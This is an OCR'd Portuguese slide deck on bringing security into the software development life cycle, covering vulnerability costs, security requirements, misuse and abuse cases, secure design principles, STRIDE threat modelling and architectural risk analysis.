


Custo das vulnerabilidades de software


- NIST estima um custo de 60 mil milhões de dólares anuais devido a vulnerabilidades de software
- Correcções de segurança para resolver falhas de implementação custam tipicamente entre 2,000 a 10,000 dólares na fase de testes. Podem custar 5-10 vezes mais para serem corrigidos depois da aplicação estar em produção
- custo de corrigir falhas de arquitectura é mais significativo do que corrigir falhas de implementação
- Gartner Group estimou que o downtime de sistemas devido a vulnerabilidades de software triplicaram de 5% para 15% em 2008

Como tratar da segurança do software?

- O mais cedo possível e ao longo do Ciclo de Vida de Desenvolvimento de Software




Triângulo dos Projectos de Software



Desafios no Desenvolvimento de Software Seguro


- SDLC não tem a segurança do software como objectivo principal
- SDLC muitas vezes não é suficientemente robusto para lidar com necessidades de desenvolvimento complexas:
  - vulnerabilidades inerentes nas tecnologias que são usadas
  - utilização de código de fontes de pouca confiança
  - aumento das funcionalidades e complexidade tornam a segurança mais dificil
  - time-to-market torna a segurança descartável
  - vendedores que não garantem a confiança do seu software
  - programadores que não estão treinados no desenvolvimento seguro
  - integração de componentes e de software COTS
  - restrições financeiras e de tempo
  - upgrades de COTS e patches

Introduzir Segurança no SDLC




Generic SDLC Phases

Desafio: Encontrar problemas de segurança antes da entrada em produção




Pontos de contacto do SDLC com Segurança de Software



Source: Gary McGraw

Fase de Requisitos



Generic SDLC Phases

Fase de Requisitos

- Os requisitos de sistema incluem habitualmente requisitos funcionais, mas omitem os requisitos de segurança

Princípios da Fase de Requisitos

- Não deve assumir que a segurança será tratada pelos programadores
- Para identificar e especificar adequadamente requisitos de segurança, deve ser realizado uma análise de risco das ameaças que o sistema pode ter que enfrentar
- O desenvolvimento necessita perceber que as ameaças ao sistema podem mudar enquanto o sistema está a ser desenvolvido e quando entra em produção
- Se não é um requisito, não é implementado nem testado


Requisitos de Segurança

- Reutilizar requisitos comuns
  - a maior parte dos sistemas de IT possum um conjunto de requisitos de segurança comuns
  - exemplos
    - username/password
    - validações de controlo de acessos
    - validação de input
    - auditoria
  - dezenas de requisitos de segurança comuns têm vindo a ser recolhidos e aperfeiçoados por profissionais de segurança... devem-se usar estes para obter os requisitos adequados
- Os requisitos de segurança devem incluir requisitos negativos
- As ferramentas de requisitos devem incluir casos de má utilização e de abuso assim como use-cases para capturar o que o sistema não deveria poder fazer

Fase de Requisitos: Casos de Má Utilização e de Abuso

- Os use-cases formalizam comportamento normativo (ou assumem a utilização correcta)
- Descrever comportamentos não-normativos é uma boa ideia
  - prepara para comportamento anormal (ataques)
  - casos de má utilização e de abuso fazem isto
  - descobrir casos excepcionais
- Aproveitar o facto de que os criadores sabem mais sobre o seu sistema do que os potenciais atacantes
- Documentar de forma explicita o que o software faz quando confrontado com utilização ilegítima

Fase de Desenho



Generic SDLC Phases

Princípios de Desenho Seguro

- Baseado na permissa de que **ser correcto** não é a mesma coisa que **ser seguro**
- Defesa em profundidade: criar camadas de defesas para oferecer protecção adicional
  - a defesa em profundidade aumenta a segurança, aumentando o custo do ataque colocando multiplas barreiras entre um atacante e os recursos de informação críticos
- Seguro através do Desenho, Seguro por Defeito, Seguro no Desenvolvimento
- Evitar usar tecnologias de elevado risco

Princípios de Desenho Seguro

- Isolar e restringir funções de menor confiança
- Implementar técnicas de “menor previlégio”
- Segurança através de obscuridade é errada excepto quando torne o processo de “reverse engineering” mais complexo
- Usar boas práticas de engenharia de software (por si só) não garante que o software seja seguro

Segurança na Fase de Desenho

- Ter peritos de segurança envolvidos no desenho do sistema
- O desenho deve ser específico para identificar todos os mecanismos de segurança
  - fluxogramas, diagramas de sequência
  - use-cases, casos de má utilização e de abuso
  - modelação de ameaças
- Por vezes, um revisor de segurança independente do desenho é adequado
  - sistemas muito sensíveis
  - equipas de desenvolvimento pouco experientes
  - novas tecnologias a serem utilizadas
- Desenhe os sistemas de segurança de forma a serem modulares
  - reutilize!
  - mecanismo de desenho central

Análise de Ameaças


- Não se podem construir aplicações seguras se não se compreenderem as ameaças
  - Acrescentar funcionalidades de segurança não significa que se tenha software seguro
  - erro comum: “usamos o SSL!”
- Encontrar problemas antes do código ser escrito
- Encontrar bugs diferentes da revisão de código e testes
  - bugs de implementação versus problemas de desenho e de alto nível
- Aproximadamente 50% dos problemas advém da modelação de ameaças

Processo de Modelação de Ameaças

- Criar um modelo da aplicação (DFD, UML etc)
  - construir uma lista de activos que necessitam de protecção
- Categorizar as ameaças de acordo com os seus alvos
  - Spoofing, Tampering, Repudiation, Revelação de Informação, Negação de Serviço, Escalada de Previlégios
- Construir uma árvore de ameaças para cada problema identificado
  - derivadas das árvores de problemas de hardware
- Classificar as ameaças de acordo com o risco
  - Risco = Potencial * Danos
  - Danos potenciais, reprodução, exploração, utilizadores afectados, descoberta

Fase de Desenho: Análise de Risco Arquitectural

- Quem concebe o desenho do sistema não o deve avaliar
- Construir uma página que resuma o modelo do desenho
- Use o teste das hipóteses para categorizar os riscos
  - modelação de ameaças/padrões de ataques
- Classificar os riscos
- Ligar os riscos ao contexto do negócio
- Sugerir correções
- Multiplas iterações



Análise de Risco deve ser externo à Equipa de Desenvolvimento

